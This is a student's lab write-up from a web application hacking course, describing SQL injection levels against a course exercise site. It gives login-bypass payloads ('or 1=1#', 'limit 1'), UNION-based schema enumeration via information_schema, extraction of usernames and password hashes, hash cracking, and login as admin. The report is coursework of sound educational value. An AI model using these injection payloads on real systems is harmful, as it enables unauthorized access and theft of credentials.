WAPH-Web Application Programming and Hacking

Instructor: Dr. Phu Phung

Student

Name: Ganesh Atmakuri

Email: atmakugh@mail.uc.edu

Short-bio: A Masters student with communication, organizational, and technical skills seeking opportunities. A hand-working and motivated engineering student with authentic skills in user application development and design thinking, dedicated to levaraging my abilities as a capable and diligent student

Repository Information:


Respository's URL: https://github.com/ATMAKURIGANESH3009/waph-atmakugh/tree/main/Hackathon%202


Hackathon Overview:

- Hackathon 2 is about Sql injection Attacks
- It covers understanding about sqli vulnerabilities and how to inject sql code to bypass login credentials
- This hackathon brings idea about finding key vulnerabilities and finding backend strings
- Each level of this hackathon brings an own challenge to sign into the page without proper credentials

Level 0:

- Level 0 is about injecting sql code with university username to bypass the login credentials and to successfully log in through the system
- For this level, I given my username or 1 = 1 that specifies true condition
- Generally, it checks the username or the condition that always becomes true
- '#' at the end works like a comment for the password
- When we click on login after writing as username' or 1=1# and with any random password the system will login successfully
- Output of this level is attached below:





Level 1:

- Level 1 is bit more complicated than level 0
- If there is a single row in a database then the condition 1 = 1 becomes true always
- In case of level 1, there are multiple rows in a databse that requires a solution to fetch only one record
- A limit function in sql helps to limit the rows to only 1
- Similiar to level 0, if we add limit then the system will be logged in successfully


SQL string in backend:


select * from users where username = 'Anyname'' AND password = md5('anypass')

If we give it as :

select * from users where username = 'atmakugh'' or 1 = 1 limit 1 ; # AND password = md5('any'). This command from backend helps to successfully login through the system

- Output of level 1:






Level 2:

- Level 2 is the advanced sqli techniques to identify the vulnerabilities in a secured website
- Identifying the key query that is vulnerable gives the way for a hacker to come into the system
- This level comprises identifying sqli vulnerabilities
- Injecting SQL code to obtain data from the database
- Login through the system with the obtained credentials


a. SQli vulnerabilities:

- I have explored the application, and I can see a login link and product details
- When I click on login and tried to perform the sqli injection like level 0 and level 1, it does not allowed me to login. I understood there is some protection over back-end
- I looked further and clicked on product categories and tried to change the id value from 1 to 2, It worked for me
- I tried fetching output by giving different inputs like changing ids from 1 to 2 and 3. Also, used union command to fetch the overall results. It is working and I found it as a vulnerability




b. Exploiting SQLi to Access Data:


- **i. Identify the Number of Columns:**
- I performed the trail and error on finding no of columns by changing in select statement
- Got an outcome when I given Union select 1,2,3
- Then I understand, three columns are present in the database



ii. Display Your Information:


- Then I displayed my username, name and section using select statement places in three strings





iii. Display the Database Schema:


- I given the sql query after union then select “text”, table_name, column_name from information_schema.columns to identify the tables and their columns



id	product	price
Hacked by Ganesh	CHARACTER_SETS	CHARACTER_SET_NAME
Hacked by Ganesh	CHARACTER_SETS	DEFAULT_COLLATE_NAME
Hacked by Ganesh	CHARACTER_SETS	DESCRIPTION
Hacked by Ganesh	CHARACTER_SETS	MAXLEN
Hacked by Ganesh	CHECK_CONSTRAINTS	CHECK_CLAUSE
Hacked by Ganesh	CHECK_CONSTRAINTS	CONSTRAINT_CATALOG
Hacked by Ganesh	CHECK_CONSTRAINTS	CONSTRAINT_NAME
Hacked by Ganesh	CHECK_CONSTRAINTS	CONSTRAINT_SCHEMA
Hacked by Ganesh	COLLATIONS	CHARACTER_SET_NAME
Hacked by Ganesh	COLLATIONS	COLLATION_NAME
Hacked by Ganesh	COLLATIONS	ID
Hacked by Ganesh	COLLATIONS	IS_COMPILED
Hacked by Ganesh	COLLATIONS	IS_DEFAULT
Hacked by Ganesh	COLLATIONS	PAD_ATTRIBUTE
Hacked by Ganesh	COLLATIONS	SORTLEN
Hacked by Ganesh	COLLATION_CHARACTER_SET_APPLICABILITY	CHARACTER_SET_NAME
Hacked by Ganesh	COLLATION_CHARACTER_SET_APPLICABILITY	COLLATION_NAME
Hacked by Ganesh	COLUMNS	CHARACTER_MAXIMUM_LENGTH


iv. Display Login Credentials:


- I identified the table and columns that stores the usernames and password by using the same sql query from the above and traversing to the end




Hacked by Ganesh	INNODB_TABLESPACES	AUTOEXTEND_SIZE
Hacked by Ganesh	INNODB_TABLESPACES	ENCRYPTION
Hacked by Ganesh	INNODB_TABLESPACES	FILE_SIZE
Hacked by Ganesh	INNODB_TABLESPACES	FLAG
Hacked by Ganesh	INNODB_TABLESPACES	FS_BLOCK_SIZE
Hacked by Ganesh	INNODB_TABLESPACES	NAME
Hacked by Ganesh	INNODB_TABLESPACES	PAGE_SIZE
Hacked by Ganesh	INNODB_TABLESPACES	ROW_FORMAT
Hacked by Ganesh	INNODB_TABLESPACES	SERVER_VERSION
Hacked by Ganesh	INNODB_TABLESPACES	SPACE
Hacked by Ganesh	INNODB_TABLESPACES	SPACE_TYPE
Hacked by Ganesh	INNODB_TABLESPACES	SPACE_VERSION
Hacked by Ganesh	INNODB_TABLESPACES	STATE
Hacked by Ganesh	INNODB_TABLESPACES	ZIP_PAGE_SIZE
Hacked by Ganesh	login	loginname
Hacked by Ganesh	login	password
Hacked by Ganesh	products	id
Hacked by Ganesh	products	name
Hacked by Ganesh	products	price

- Constructed an sqli query that displays all usernames and passwords in the database
- I given the query as select “text”, loginname, password from login
- Then it is displayed all usernames and passwords






- **Revealing password hashes by uising the reverse md5 generator from google**



- **c. Login with Stolen Credentials:**


- I identified the password and usernames
- Now, with those details, I tried login through the system and it successfully logged in




WAPH-Hackathon 2-Level 2

Login Success!

Username: admin





WAPH-Hackathon 2-Level 2

Login Success!

Username: test